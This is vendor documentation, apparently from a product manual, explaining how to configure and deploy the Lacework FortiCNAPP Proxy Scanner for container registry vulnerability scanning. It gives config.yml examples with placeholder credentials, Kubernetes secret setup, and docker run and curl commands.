integration_access_token

The integration_access_tokenis available in the Lacework FortiCNAPP Console after Creating a Proxy Scanner Integration.

existingSecret

This is an optional field for when you don't want the access token details displayed in plain text in the config.yml file.

This field is only relevant when using Kubernetes Helm Charts to deploy the Proxy Scanner.

Optionally, store the Lacework FortiCNAPP access token outside of Helm by using the existingSecret fields to reference the Kubernetes secrets for the Inline Scanner.

1. Create your Kubernetes Secret by creating a Config file to contain the necessary data.

```
apiVersion: v1
kind: Secret
metadata:
  name: lw-scanner-secret
  namespace: default
type: Opaque
data:
  lw-scanner-token: _123456789abcdef123456789abcd
```

2. Use an existing secret in your Lacework FortiCNAPP Helm charts by choosing one of the following options:
   a. Enter a command such as:

```
--set proxy-scanner.config.lacework.integration_access_token.existingSecret.key="lw-scanner-token"
--set proxy-scanner.config.lacework.integration_access_token.existingSecret.name="lw-scanner-secret"
```

```
--set config.lacework.integration_access_token.existingSecret.key="lw-scanner-token"
--set config.lacework.integration_access_token.existingSecret.name="lw-scanner-secret"
```

   b. Add the key and name values into the Proxy Scanner config:

```
lacework:
  account_name: YourLaceworkAccount
  integration_access_token:
    existingSecret:
      key: lw-scanner-token
      name: lw-scanner-secret
```

   Examples of Proxy Scanner configurations for Kubernetes Admission Controller using:

   - Combined Helm Chart
   - Separate Helm Charts

registry_secret_name

This is an optional field for when you don't want the registry details displayed in plain text in the `config.yml` file.

This field is only relevant when using Kubernetes Helm Charts to deploy the Proxy Scanner.

Store all configuration information in `registries` in a base64 string and then create a Kubernetes secrets to contain this info.

This can then be referenced in the Proxy Scanner config as a Kubernetes secret (instead of listing registry details and credentials in plain text).

1. Create the `registries` section for your Proxy Scanner config. The example below has details for two different registries.

```
- domain: gcr.io
  name: test-gcr
  ssl: true
  auth_type: gcr
  credentials:
    client_email: my@emailaddress.iam.gserviceaccount.com
    client_id: 123
    private_key_id: 12345
    private_key: 12345
  go_binary_scanning:
    enable: true
- domain: 12345.dkr.ecr.us-west-2.amazonaws.com
  name: test-ecr
  ssl: true
  auth_type: ecr
  credentials:
    access_key_id: 12345
    secret_access_key: 12345
  go_binary_scanning:
    enable: true
```

2. Convert the `registries` section to base64.

```
cat <registries-config> | base64
```

   Use the output for the Kubernetes Secret in the next step.

3. Create your Kubernetes Secret. One way to do this is by creating a Config file to contain the necessary data.

```
apiVersion: v1
kind: Secret
metadata:
  name: scanner-registry-secrets
  labels:
    tier: monitoring
    app: lacework-proxy-scanner
type: Opaque
```

```
data:
  registries: <b64 encoded string from previous step>
```

The key within `data` has to be named `registries` for the configuration to be correctly applied.

Save this as a YAML file to be referenced in the next step.

4. Run the following command to apply the configuration.

```
kubectl apply -f <secret-config-file-for-registries>.yaml
```

5. Set your Proxy Scanner config to reference the registries secret (`scanner-registry-secrets` in this case):

These examples also use the `existingSecret` option for the Lacework FortiCNAPP Access Token.

```
proxy-scanner:
  config:
    static_cache_location: /opt/lacework
    default_registry:
    lacework:
      account_name: myLaceworkAccount
      integration_access_token:
        existingSecret:
          key: lw-scanner-token
          name: lw-scanner-secret
    registry_secret_name: scanner-registry-secrets
```

```
config:
  static_cache_location: /opt/lacework
  default_registry:
  lacework:
    account_name: myLaceworkAccount
    integration_access_token:
      existingSecret:
        key: lw-scanner-token
        name: lw-scanner-secret
  registry_secret_name: scanner-registry-secrets
```

See also the following examples for Proxy Scanner configurations for Kubernetes Admission Controller using:

- Combined Helm Chart
- Separate Helm Charts

registries

You can add more registries by repeating the series of fields under `registries:`. Each defined registry can use a different scan type.

Accessing multiple registries by using the same domain name (`domain: xyz`) is not supported.

To access multiple registries within the same domain, set up separate config files and Proxy Scanner deployments.

```
scan_public_registries: false
static_cache_location: /opt/lacework
lacework:
  account_name: YourLaceworkAccount
  integration_access_token: _123456789abcdef123456789abcd
registries:
  - domain: FirstDomain:8080
    name: Registry1
    ssl: true
    is_public: false
    auto_poll: true
    credentials:
      user_name: "UserName1"
      password: "Password1"
    poll_frequency_minutes: 20
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
  - domain: SecondDomain:8080
    name: Registry2
    ssl: true
    is_public: false
    auto_poll: false
    credentials:
      user_name: "UserName2"
      password: "Password2"
    poll_frequency_minutes: 20
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

domain

The registry domain in one of these formats:

- `IP:Port`
- `Domain:Port`
- A Public Domain (for example: `index.docker.io`)

image_filter

If you do not want to assess all images in this registry, use the image filter option to specify a list of repositories/images, tags, and/or labels to discover and assess.

```
...
- domain: index.docker.io
  image_filter:
    repository:
      - myRepository/image_to_scan
      - myRepository/another_image_to_scan
    tags:
      - prod
    labels:
      - key: env
        value: prod
...
```

repository

Specify a list of repositories/images to discover and assess.

```
...
- domain: index.docker.io
  image_filter:
    repository:
      - myRepository/image_to_scan
      - myRepository/another_image_to_scan
...
```

tags

Specify a list of image tags to discover and assess.

```
...
- domain: index.docker.io
  image_filter:
    tags:
      - prod
...
```

labels

Specify a list of image labels to discover and assess.

```
...
- domain: index.docker.io
```

```
  image_filter:
    labels:
      - key: env
        value: prod
...
```

name

Add a unique name for the registry integration.

auth_header_name

If connecting to a public registry, use the `scan_public_registries: true` field and value instead of this.

If you are not providing credentials, some registries may require the following value set for the `auth_header_name`:

```
auth_header_name: NoAuth
```

Omit the field from the configuration if you are providing credentials or if the registry does not require a `NoAuth` header.

auth_type

Provide this field if you are integrating with Amazon ECR (public or private), GCR (private only), or Red Hat Quay.

The value for this field depends on the registry type:

- For Amazon ECR, use `auth_type: ecr`.
- For GCR, use `auth_type: gcr`.
- For Red Hat Quay, use `auth_type: quay`.

Provide credentials for your registry type when including this field, unless `is_public: true` has been set.

is_public

Enter `is_public: true` if you are integrating with a registry that doesn't require credentials (the default is `false` if this field is omitted).

Set to `false` or omit this field if you are providing credentials.

ssl

Whether the registry domain uses SSL/TLS (`https://`), enter `true` or `false`.

auto_poll

Set to `true` if you are configuring for Auto Polling. Default is `false`.

Check that your registry type supports Auto Polling.

credentials

This field will vary depending on the registry type and the authentication method(s) supported by the registry.

Basic Authentication

For basic authentication methods (such as for Docker V2 or Red Hat Quay authentication), use the following template:

```
    credentials:
      user_name: User name to connect to the registry
      password: Password to connect to the registry
```

Ensure to encase the values in double quotes:

```
    credentials:
      user_name: "MyUsername"
      password: "MyPassword"
```

GCR Authentication

Ensure `auth_type` has been set to `gcr`.

For GCR authentication, use the following template:

```
    credentials:
      client_email: Google Cloud email address for GCR access
      client_id: Google Cloud ID for GCR access
      private_key_id: Private Key ID for GCR access
      private_key: Base64 encoded private key for GCR access
```

Format for private_key The `private_key` value must be in base64 format.

For GCP service account keys, the JSON can be converted to the correct base64 format by using the following command:

```
cat <gcp-service-account-key-file>.json | jq -r ".private_key" | base64
```

Use this value for the `private_key:` field.

Ensure to encase the values in double quotes:

```
credentials:
  client_email: "my-service-account@project-id.iam.gserviceaccount.com"
  client_id: "112233445566778899001"
  private_key_id: "1a2b3c4d5f6a7b3x4mp132a3b4c5d6e7f0a1b2c"
  private_key: "BASE64_ENCODED_STRING"
```

Amazon ECR Authentication

Ensure `auth_type` has been set to `ecr`.

If you are running the Proxy Scanner on an EC2/ECS instance, see Automated Configuration for Private Amazon ECRs before proceeding with this section.

Access and Secret Keys

For access and secret keys, use the following template:

```
credentials:
  access_key_id: AWS Access Key for Amazon ECR access
  secret_access_key: AWS Secret Key for Amazon ECR access
```

Ensure to encase the values in double quotes:

```
credentials:
  access_key_id: "MYACCESSKEYIDEXAMPLE"
  secret_access_key: "c0nt3ntMYSECRETKEYEXAMPLEc0nt3ntc0nt3ntc"
```

Local Profile Credentials

For local profile credentials, use the following template:

```
credentials:
  use_local_credentials: true
  credentials_profile: AWS credentials profile name
```

```
    credentials:
      use_local_credentials: true
      credentials_profile: default
```

poll_frequency_minutes

Polling frequency to fetch new images in minutes, 20 is the minimum value.

Only applicable for Auto Polling (not used for registry notification or on-demand scans).

disable_non_os_package_scanning

Set the `disable_non_os_package_scanning` field to `true` if you want to disable the scanning of programming language libraries. When this field is omitted, the default value is `false`.

See Language Libraries Support for details on what is scanned.

This field replaced `scan_non_os_packages` in v4.42.

go_binary_scanning

Enable or disable Go binary scanning by using the fields as demonstrated in the examples below:

```
    go_binary_scanning:
      enable: true
```

```
    go_binary_scanning:
      enable: false
```

scan_directory_path

Restrict Go binary scanning to a specified directory in images by using the following field:

```
      scan_directory_path: ""
```

In the example below, only Go binaries located in the `/usr/bin` directory will be scanned for vulnerabilities.

```
    go_binary_scanning:
      enable: true
      scan_directory_path: "/usr/bin"
```

notification_type

The following table lists the value required for each type of registry:

Registry Type	Value
Azure Container Registry	`acr`
Docker Trusted Registry	`dtr`
GitHub Container Registry	`ghcr`
Docker Hub	`hub`
JFrog	`jfrog`
Docker V2-based authentication registry	`v2_registry`

Omit this field if not using registry notification.

Automated Configuration for Private Amazon ECRs

If you configure the Proxy Scanner to run on an Amazon EC2/ECS instance, it will attempt to automatically discover and authenticate with the private ECR available to the local IAM role (attached to the instance).

1. Ensure that the local user running the Proxy Scanner has local profile credentials configured. The local profile should be automatically created once an IAM role is attached to an EC2 instance. This role allows you to read the private ECR repositories associated with the account.
2. A minimal `config.yml` is still required to deploy the Proxy Scanner:

```
static_cache_location: /opt/lacework
lacework:
  account_name: myAccountName
  integration_access_token: MyAccessToken
```

3. Once you have created the `config.yml`, proceed to Deploy the Proxy Scanner.
4. After deployment, you can then start using curl commands to carry out scans on-demand.

Example Configurations for Different Authentication Types

These are some examples of the `config.yml` file for different authentication methods that use the `auth_header_name`, `auth_type`, `is_public`, and `credentials` fields.

Each example is configured for on-demand scans.

Public Registries Example

This example applies to many public registries that allow anonymous access, such as `index.docker.io`, `mcr.microsoft.com`, `gcr.io`, `public.ecr.aws`, etc.

```
static_cache_location: /opt/lacework
default_registry: index.docker.io
lacework:
  account_name: myLaceworkAccount
  integration_access_token: _123456789abcdef123456789abcd
registries:
  - domain: index.docker.io
    name: myPublicRegistry
    is_public: true
    ssl: true
    auto_poll: false
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

Private Docker Hub Example

```
scan_public_registries: false
static_cache_location: /opt/lacework
lacework:
  account_name: myLaceworkAccount
  integration_access_token: _123456789abcdef123456789abcd
registries:
  - domain: index.docker.io
    name: myPrivateRegistry
    is_public: false
    ssl: true
    auto_poll: false
    credentials:
      user_name: "myUserName"
      password: "myPassword"
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

Private Red Hat Quay Example

```
scan_public_registries: false
static_cache_location: /opt/lacework
lacework:
  account_name: myLaceworkAccount
  integration_access_token: _123456789abcdef123456789abcd
registries:
  - domain: quay.io
    name: myPrivateRegistry
    is_public: false
    ssl: true
    auto_poll: false
    credentials:
      user_name: "myUserName"
      password: "myPassword"
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

Private Google Container Registry (GCR) Example

```
scan_public_registries: false
static_cache_location: /opt/lacework
lacework:
  account_name: myLaceworkAccount
  integration_access_token: _123456789abcdef123456789abcd
registries:
  - domain: gcr.io
    name: myPrivateRegistry
    auth_type: gcr
    is_public: false
    ssl: true
    auto_poll: false
    credentials:
      client_email: "my-service-account@project-id.iam.gserviceaccount.com"
      client_id: "112233445566778899001"
      private_key_id: "1a2b3c4d5f6a7b3x4mp132a3b4c5d6e7f0a1b2c"
      private_key: "BASE64_ENCODED_STRING"
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

For the `private_key` value, see GCR Authentication for guidance on the correct formatting.

Private Amazon Elastic Container Registry (ECR) Examples

Amazon ECR integrations If you are running the Proxy Scanner on an EC2/ECS instance, see Automated Configuration for Private Amazon ECRs as only minimal configuration is required.

```
scan_public_registries: false
static_cache_location: /opt/lacework
lacework:
  account_name: myLaceworkAccount
  integration_access_token: _123456789abcdef123456789abcd
registries:
  - domain: <aws_account_id>.dkr.ecr.<region>.amazonaws.com
    name: myPrivateRegistry
    auth_type: ecr
    is_public: false
    ssl: true
    auto_poll: false
    credentials:
      access_key_id: "MYACCESSKEYIDEXAMPLE"
      secret_access_key: "c0nt3ntMYSECRETKEYEXAMPLEc0nt3ntc0nt3ntc"
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

```
scan_public_registries: false
static_cache_location: /opt/lacework
default_registry:
lacework:
  account_name: myLaceworkAccount
  integration_access_token: _123456789abcdef123456789abcd
registries:
  - domain: <aws_account_id>.dkr.ecr.<region>.amazonaws.com
    name: myPrivateRegistry
    auth_type: ecr
    is_public: false
    ssl: true
    auto_poll: false
    credentials:
      use_local_credentials: true
      credentials_profile: default
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

Kubernetes Admission Controller Using Combined Helm Chart Examples

```
proxy-scanner:
  config:
    default_registry: index.docker.io
    static_cache_location: /opt/lacework
    lacework:
      account_name: myLaceworkAccount
      integration_access_token:
        existingSecret:
          key: lw-scanner-token
          name: lw-scanner-secret
    registries:
      - domain: index.docker.io
        name: myRegistry
        ssl: true
        auto_poll: false
        is_public: true
        poll_frequency_minutes: 20
        disable_non_os_package_scanning: false
        go_binary_scanning:
          enable: true
```

```
proxy-scanner:
  config:
    static_cache_location: /opt/lacework
    lacework:
      account_name: myLaceworkAccount
      integration_access_token:
        existingSecret:
          key: lw-scanner-token
          name: lw-scanner-secret
    registry_secret_name: scanner-registry-secrets
```

```
proxy-scanner:
  config:
    default_registry: index.docker.io
    static_cache_location: /opt/lacework
    lacework:
      account_name: myLaceworkAccount
      integration_access_token: _123456789abcdef123456789abcd
    registries:
      - domain: index.docker.io
        name: myRegistry
        ssl: true
        auto_poll: false
        is_public: true
        poll_frequency_minutes: 20
        disable_non_os_package_scanning: false
```

```
        go_binary_scanning:
          enable: true
```

Kubernetes Admission Controller Using Separate Helm Charts Examples

```
config:
  default_registry: index.docker.io
  static_cache_location: /opt/lacework
  lacework:
    account_name: myLaceworkAccount
    integration_access_token:
      existingSecret:
        key: lw-scanner-token
        name: lw-scanner-secret
  registries:
    - domain: index.docker.io
      name: myRegistry
      ssl: true
      auto_poll: false
      is_public: true
      poll_frequency_minutes: 20
      disable_non_os_package_scanning: false
      go_binary_scanning:
        enable: true
```

```
config:
  static_cache_location: /opt/lacework
  lacework:
    account_name: myLaceworkAccount
    integration_access_token:
      existingSecret:
        key: lw-scanner-token
        name: lw-scanner-secret
  registry_secret_name: scanner-registry-secrets
```

```
config:
  default_registry: index.docker.io
  static_cache_location: /opt/lacework
  lacework:
    account_name: myLaceworkAccount
    integration_access_token: _123456789abcdef123456789abcd
  registries:
    - domain: index.docker.io
      name: myRegistry
      ssl: true
      auto_poll: false
      is_public: true
      poll_frequency_minutes: 20
```

```
      disable_non_os_package_scanning: false
      go_binary_scanning:
        enable: true
```

Configure for Auto Polling

You can configure the proxy scanner for auto polling of new images from the registry if your registry is Docker V2 API-compatible. This means your registry must have the following APIs available:

- /v2/_catalog
- /v2/{name}/tags/list

If your registry doesn't have either of the previous APIs, you can configure the proxy scanner for registry notification or on-demand scans.

Environment Variables for Auto Polling

The Proxy Scanner has certain environment variables that can be set to increase or decrease scanning performance. These are listed in the table below:

Environment Variable	Description	Default Value
`COOL_OFF_AFTER_TAG_COUNT`	The amount of time in milliseconds before the Proxy Scanner will retry scanning the registry for tags.	`1`
`COOL_OFF_MILLISECONDS`	The amount of time in milliseconds before the Proxy Scanner will retry scanning the registry.	`10`
`MAX_CONCURRENT_SCANS`	The maximum amount of concurrent scans that the Proxy Scanner will perform on the registry.	`20`
`MAX_BOOT_TIME_TAGS`	The maximum number of new tags that will be scanned when the Proxy Scanner starts up.	`5`
`MAX_TAGS_PER_REPO`	The maximum number of new tags per repository that are scanned by the Proxy Scanner.	`50`

The environment variables can be set on the Proxy Scanner host. Use the `-e`, `--env`, and `--env-file` flags to set these environment variables in the proxy scanner container. See the docker run document for more details.

```
export COOL_OFF_AFTER_TAG_COUNT=1 \
export COOL_OFF_MILLISECONDS=10 \
export MAX_CONCURRENT_SCANS=20 \
export MAX_BOOT_TIME_TAGS=5 \
export MAX_TAGS_PER_REPO=50
```

CPU and Memory Requirements for MAX_CONCURRENT_SCANS and Image Sizes

When setting the MAX_CONCURRENT_SCANS value, and depending on your image sizes, the Proxy Scanner service on the host should be allocated the recommended CPU and Memory requirements.

Here are some examples for the CPU and Memory requirements:

MAX_CONCURRENT_SCANS Value	Image Size Range	CPU & Memory Recommendations
20	100MB - 1.5GB	CPU = 2 Cores, Memory = 4GB
30	100MB - 3GB	CPU = 2 Cores, Memory = 6.5GB
20	100MB - 6GB	CPU = 2 Cores, Memory = 8.5GB

Memory Calculation

Maximum image size + n + 500MB additional headroom.

The value of n is:

- 1 if MAX_CONCURRENT_SCANS is set to 10 or less.
- 2 if MAX_CONCURRENT_SCANS is set between 10 and 20.
- 3 if MAX_CONCURRENT_SCANS is set between 20 and 30.

Example: 3GB + 3 + 0.5GB = 6.5GB Memory

CPU Calculation

Maximum of two core CPU is sufficient for most workloads.

For better performance when MAX_CONCURRENT_SCANS exceeds 30, add one additional core CPU.

Example config.yml for Auto Polling

```
scan_public_registries: false
static_cache_location: /opt/lacework
default_registry:
lacework:
  account_name: YourLaceworkAccount
  integration_access_token: _123456789abcdef123456789abcd
registries:
  - domain: YourDomain:8080
    name: YourRegistry
    ssl: true
    is_public: false
    auto_poll: true
    credentials:
      user_name: "YourUserName"
      password: "Password1"
```

```
    poll_frequency_minutes: 20
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

for mac OS Depending on where you are binding from, Docker might not have permission to access the directory. You can change this by adding Docker under macOS Settings > Security & Privacy > Privacy > Full Disk Access. You must also add the directory to be bind mounted under Docker Settings Resources > File Sharing.

After configuration, deploy the proxy scanner. The proxy scanner scans images and sends the manifest to Lacework FortiCNAPP for assessment. Within 10 to 15 minutes the Lacework FortiCNAPP Console displays assessment results.

Configure for Registry Notification

Registry notification is supported for the following registries:

- Azure Container Registry
- Docker Hub
- Docker Trusted Registry
- Docker V2-based authentication registries
- GitHub Container Registry
- Harbor
- JFrog

To use registry notifications:

- You must configure the webhook from your registry, which is different for each supported registry.
- Webhook endpoint URL for proxy scanner: `<ProxyScannerHost>:8080/v1/notification?registry_name=<RegistryNameFromYourConfig.yml>`.
- Http only - Https is not supported.
- SSL verification is not required.
- Configure the webhook to trigger when new images are pushed.

After configuration, Lacework FortiCNAPP Proxy Scanner can receive notifications that the registry sends in response to the configured image events that happen within the registry. When Lacework FortiCNAPP Proxy Scanner receives the webhook notifications, it sends the image details to the Lacework FortiCNAPP cloud to perform an assessment.

Example config.yml for Registry Notification

```
scan_public_registries: false
static_cache_location: /opt/lacework
default_registry:
```

```
lacework:
  account_name: YourLaceworkAccount
  integration_access_token: _123456789abcdef123456789abcd
registries:
  - domain: YourDomain:8080
    name: YourRegistry
    ssl: true
    is_public: false
    auto_poll: false
    credentials:
      user_name: "YourUserName"
      password: "Password1"
    # Define the notification type acr|dtr|ghcr|hub|jfrog|v2_registry|harbor that corresponds to
your registry
    notification_type: harbor
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

YourRegistry is the name of the registry and folder name of the image. For example, if your registry path is `docker-hub-remote/library/YourImageName/` the value for _YourRegistry_ is `docker-hub-remote/YourImageName/`.

After configuration, deploy the proxy scanner.

Configure for On-Demand Scans

To use on-demand scans, you must create a configuration yaml file, deploy the Proxy Scanner, and use a curl command to initiate a scan.

Example config.yml for On-Demand Scans

```
scan_public_registries: false
static_cache_location: /opt/lacework
default_registry:
lacework:
  account_name: YourLaceworkAccount
  integration_access_token: _123456789abcdef123456789abcd
registries:
  - domain: YourDomain:8080
    name: YourRegistry
    ssl: true
    is_public: false
    auto_poll: false
    credentials:
      user_name: "YourUserName"
      password: "Password1"
    disable_non_os_package_scanning: false
```

```
    go_binary_scanning:
      enable: true
```

YourRegistry is the name of the registry and the folder name of the image. For example, if your registry path is `docker-hub-remote/library/YourImageName/` the value for _YourRegistry_ is `docker-hub-remote/YourImageName/`.

Deploy the Proxy Scanner for On-Demand Scans

Deploy the Proxy Scanner as instructed in this section.

Curl command for On-Demand Scans

Once you have configured and deployed the Proxy Scanner, use a curl command to carry out scans on-demand.

```
curl --location --request POST 'YourHost:8080/v1/scan' \
--header 'Content-Type: application/json' \
--data-raw '{
    "registry": "YourRegistry",
    "image_name": "YourRepository/YourImage",
    "tag": "YourValue"
}'
```

Replace the _Your_ placeholders with your values. Replace `YourHost:8080` with your environment's host and port. For example, if you deploy the proxy scanner within EC2, use the IP address provided by AWS.

If you are using the `default_registry` field in the config.yml, and you are making a call to that registry, you can omit `"registry": "YourRegistry",` from the command.

After configuration, you can make an API call whenever an image is built so Lacework FortiCNAPP can assess it. Within 10 to 15 minutes the Lacework FortiCNAPP Console displays assessment results.

Response codes:

- 200 - successful scan
- 204 - already scanned
- non 2xx - failure

Deploy the Proxy Scanner

Before you deploy the proxy scanner, ensure that you set up a host machine with Docker installed.

1. Using the Docker client CLI, pull the Lacework FortiCNAPP image:

```
docker pull lacework/lacework-proxy-scanner:latest
```

2. Create a writeable container layer and start the image:

If using local profile credentials for Amazon ECR, adjust the deploy command as shown in the section below.

```
docker run \
--mount type=bind,source="$(pwd)"/cache,target=/opt/lacework/cache \
-v `pwd`/config.yml:/opt/lacework/config/config.yml \
-p 8080:8080 \
lacework/lacework-proxy-scanner
```

where
`"$(pwd)"/cache` is the persistent storage location where you want to store cache
`` `pwd`/config.yml `` is your configuration file location

```
docker run \
--mount type=bind,source=/YourHostDirectoryPath/cache,target=/opt/lacework/cache \
-v /YourHostDirectoryPath/config.yml:/opt/lacework/config/config.yml \
-p 8080:8080 \
lacework/lacework-proxy-scanner:latest
```

For debugging purposes, add `-e LOG_LEVEL=debug`:

```
docker run -e LOG_LEVEL=debug -d --mount ...
```

Available LOG_LEVEL options = `error|warn|debug`

Using Amazon ECR Local Profile Credentials

If you are using local profile credentials for Amazon ECR, add an additional volume mount for the AWS credentials file:

```
docker run -d \
--mount type=bind,source="$(pwd)",target=/opt/lacework/cache \
-v "$(pwd)"/config.yml:/opt/lacework/config/config.yml \
-v ~/.aws/credentials:/root/.aws/credentials \
-p 8080:8080 \
lacework/lacework-proxy-scanner:latest
```

Troubleshoot

Scanning Registry Failed with Error 504 Instead of 2xx

These troubleshooting steps only apply to a Proxy Scanner configured for Auto Polling.

If the Proxy Scanner log reports errors when trying to scan a registry (such as `504` meaning `service not available`), you can slow down the polling rate of the Proxy Scanner requests by using environment variables for auto polling.

The environment variables can be set on the Proxy Scanner host:

```
export COOL_OFF_AFTER_TAG_COUNT=10 \
export COOL_OFF_MILLISECONDS=100 \
export MAX_CONCURRENT_SCANS=10
```

Scan Java Images Offline

By default, the Proxy Scanner accesses https://search.maven.org/solrsearch/select when searching for Maven Java dependencies/jars. If this Maven site is down, the Proxy Scanner can fail with `EOF` and `504` timeouts.

Use the following environment variable if you want to stop the Proxy Scanner from accessing https://search.maven.org/solrsearch/select for Maven Java dependencies:

```
JAVA_OFFLINE_MODE=true
```

Integrate Proxy Scanner with JFrog Registry

- Integrate Proxy Scanner with JFrog Registry - Auto Polling on page 1328
- Integrate Proxy Scanner with JFrog Registry - Notification/On-demand on page 1331

Integrate Proxy Scanner with JFrog Registry - Auto Polling

Deploy a proxy scanner that integrates with your JFrog registry using auto polling to provide container vulnerability assessments.

Create a Proxy Scanner Integration in Lacework FortiCNAPP

To set up a proxy scanner you must first create an integration in the Lacework FortiCNAPP Console. To create an integration:

1. Log in to the Lacework FortiCNAPP Console with an account with admin permissions.
2. Navigate to *Settings > Integrations > Container Registries*.
3. Click *+ Add New*.
4. From the *Registry Type* drop-down, select *Proxy Scanner* and click *Next*.
5. Complete the required settings.
6. Click *Save*.
   Do not download the proxy scanner from the provided URL; you can pull the image from Docker Hub as described in Deploy the Proxy Scanner.
7. Click the Authorization Token's *copy to clipboard* icon.
   This is the integration's associated token. You need this to configure the proxy scanner.

Configure the Proxy Scanner

Scanning behavior All repositories and images within the Artifactory domain will be scanned using this configuration.

Use the template below to create a `config.yml` file that will be used by the proxy scanner.

```
scan_public_registries: false
static_cache_location: /opt/lacework
lacework:
  account_name: <my-lacework-account-name>
  integration_access_token: <my-lacework-access-token>
registries:
```

```
- domain: <my-jfrog-artifactory-domain>>
  name: <name-for-registry-integration>
  ssl: true
  auto_poll: true
  credentials:
    user_name: "jfrog-user-name"
    password: "jfrog-user-password"
  poll_frequency_minutes: 20
  disable_non_os_package_scanning: false
  go_binary_scanning:
    enable: true
```

Adjust the values for the following settings to match your repository and environment:

- *account_name:* Your Lacework FortiCNAPP account name. This can be found as part of the URL used to access your Lacework FortiCNAPP Console (for example: `https://specializedsoftware.lacework.net`). However, do not include the `.lacework.net` or `https://` portions when entering the account name.
- *integration_access_token:* The authorization token from step 7 in Create a Proxy Scanner Integration in Lacework FortiCNAPP.
- *domain:* Adjust the domain to your JFrog environment. Do not include the `http(s)://` portion in the domain.
  - Use the same domain that you use for Docker login. For example:
    - If you log into Docker using `dockerHost:Port`, use `domain: dockerHost:Port`.
    - If you log into Docker using `dockerHost`, use `domain: dockerHost`.
- *name:* Add a unique name for the registry integration.
- *ssl:* Set to `true` if your JFrog domain is configured with HTTPS, or `false` if configured with HTTP.
- *auto_poll:* Set to `true` as the proxy scanner is being configured for auto polling.
- *credentials:*
  - *user_name:* Provide your JFrog registry username.
  - *password:* Provide your JFrog registry user password or access token.
- *poll_frequency_minutes:* Set the auto poll frequency in minutes. Minimum frequency is 20 minutes.
- *disable_non_os_package_scanning:* Change to `true` if you want to disable scanning of Language Libraries (non-OS packages).
- *go_binary_scanning:*
  - *enable:* - Set to `false` if you want to disable scanning of Go binaries.

Deploy the Proxy Scanner

Before you deploy the proxy scanner, ensure that you set up a host machine with Docker installed.

1. Using the Docker client CLI, pull the Lacework FortiCNAPP image:

   ```
   docker pull lacework/lacework-proxy-scanner:latest
   ```

2. Create a writeable container layer and start the image:

   ```
   docker run \
   --mount type=bind,source="$(pwd)"/cache,target=/opt/lacework/cache \
   ```

```
-v `pwd`/config.yml:/opt/lacework/config/config.yml \
-p 8080:8080 \
lacework/lacework-proxy-scanner
```

where
"$(pwd)"/cache is the persistent storage location where you want to store cache
`pwd`/config.yml is your configuration file location

```
docker run \
--mount type=bind,source=/YourHostDirectoryPath/cache,target=/opt/lacework/cache \
-v /YourHostDirectoryPath/config.yml:/opt/lacework/config/config.yml \
-p 8080:8080 \
lacework/lacework-proxy-scanner:latest
```

For debugging purposes, add `-e LOG_LEVEL=debug`:

```
docker run -e LOG_LEVEL=debug -d --mount ...
```

Available LOG_LEVEL options = `error|warn|debug`

Check Scanning Results

Check the scan results in the Lacework FortiCNAPP Console - Container Vulnerability (*Vulnerabilities* > *Containers*). The poll frequency determines how long it takes for the scan results to show.

Integrate Proxy Scanner with JFrog Registry - Notification/On-demand

Deploy a proxy scanner that integrates with your JFrog registry using a webhook (for registry notifications) or on-demand scans to provide container vulnerability assessments.

Create a Proxy Scanner Integration in Lacework FortiCNAPP

To set up a proxy scanner you must first create an integration in the Lacework FortiCNAPP Console. To create an integration:

1. Log in to the Lacework FortiCNAPP Console with an account with admin permissions.
2. Navigate to *Settings > Integrations > Container Registries*.
3. Click *+ Add New*.
4. From the *Registry Type* drop-down, select *Proxy Scanner* and click *Next*.
5. Complete the required settings.
6. Click *Save*.
   Do not download the proxy scanner from the provided URL; you can pull the image from Docker Hub as described in Deploy the Proxy Scanner.
7. Click the Authorization Token's *copy to clipboard* icon.
   This is the integration's associated token. You need this to configure the proxy scanner.

Configure the JFrog Registry Repository

1. Navigate to the *Administration* module and click *Repositories*.
2. Create a *new local Docker repository* and provide a *Repository Key* (for example: `docker-quickstart-local`).
3. Leave the remaining options on their default settings.
4. Click *Save & Finish*.

Configure the Proxy Scanner

1. Navigate to the *JFrog Registry UI* > *Application* > *Artifactory* > *Artifacts*.
2. Select the repository key that you created in *Configure the JFrog Registry Repository* (for example: `docker-quickstart-local`).
3. Use the configuration details from this repository to help create a `config.yml` file that will be used by the proxy scanner.

```
scan_public_registries: false
static_cache_location: /opt/lacework
default_registry:
lacework:
  account_name: lacework-account
  integration_access_token: authorization-token
registries:
  - domain: DOMAIN_NAME:PORT/artifactory/apt/docker/REGISTRY_NAME
    name: JFrog-integration
    ssl: true
    auto_poll: false
    is_public: false
    credentials:
      user_name: "userinregistry"
      password: "password"
    notification_type: jfrog
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

Adjust the values for the following settings to match your repository and environment:

- *`account_name:`* Your Lacework FortiCNAPP account name. This can be found as part of the URL used to access your Lacework FortiCNAPP Console (for example: `https://specializedsoftware.lacework.net`). However, do not include the `.lacework.net` or `https://` portions when entering the account name.
- *`integration_access_token:`* The authorization token from step 7 in Create a Proxy Scanner Integration in Lacework FortiCNAPP.
- *`domain:`* Adjust the domain and registry name to your JFrog environment. Use the *URL to file* entry from JFrog.

  - Use the same domain that you use for Docker login. For example:
    - If you log into Docker using `dockerHost:Port`, use `domain = dockerHost:Port`.
    - If you log into Docker using `dockerHost`, use `domain = dockerHost`.
- *`name:`* Add a unique name for the registry integration.
- *`ssl:`* Set to `true` if your JFrog registry is configured with HTTPS. If it's an SSL/HTTPS based registry, do not add port 443 but check the `SSL` checkbox.
- *`auto_poll:`* Set to `false` or omit this field from your config (as the proxy scanner is being configured for registry notification).
- *`credentials:`*
  - *`user_name:`* Provide your JFrog registry username.
  - *`password:`* Provide your JFrog registry user password or access token.

- *disable_non_os_package_scanning:* Change to `true` if you want to disable scanning of Language Libraries (non-OS packages).
- *go_binary_scanning:*
  - *enable:* - Set to `false` if you want to disable scanning of Go binaries.

Deploy the Proxy Scanner

Before you deploy the proxy scanner, ensure that you set up a host machine with Docker installed.

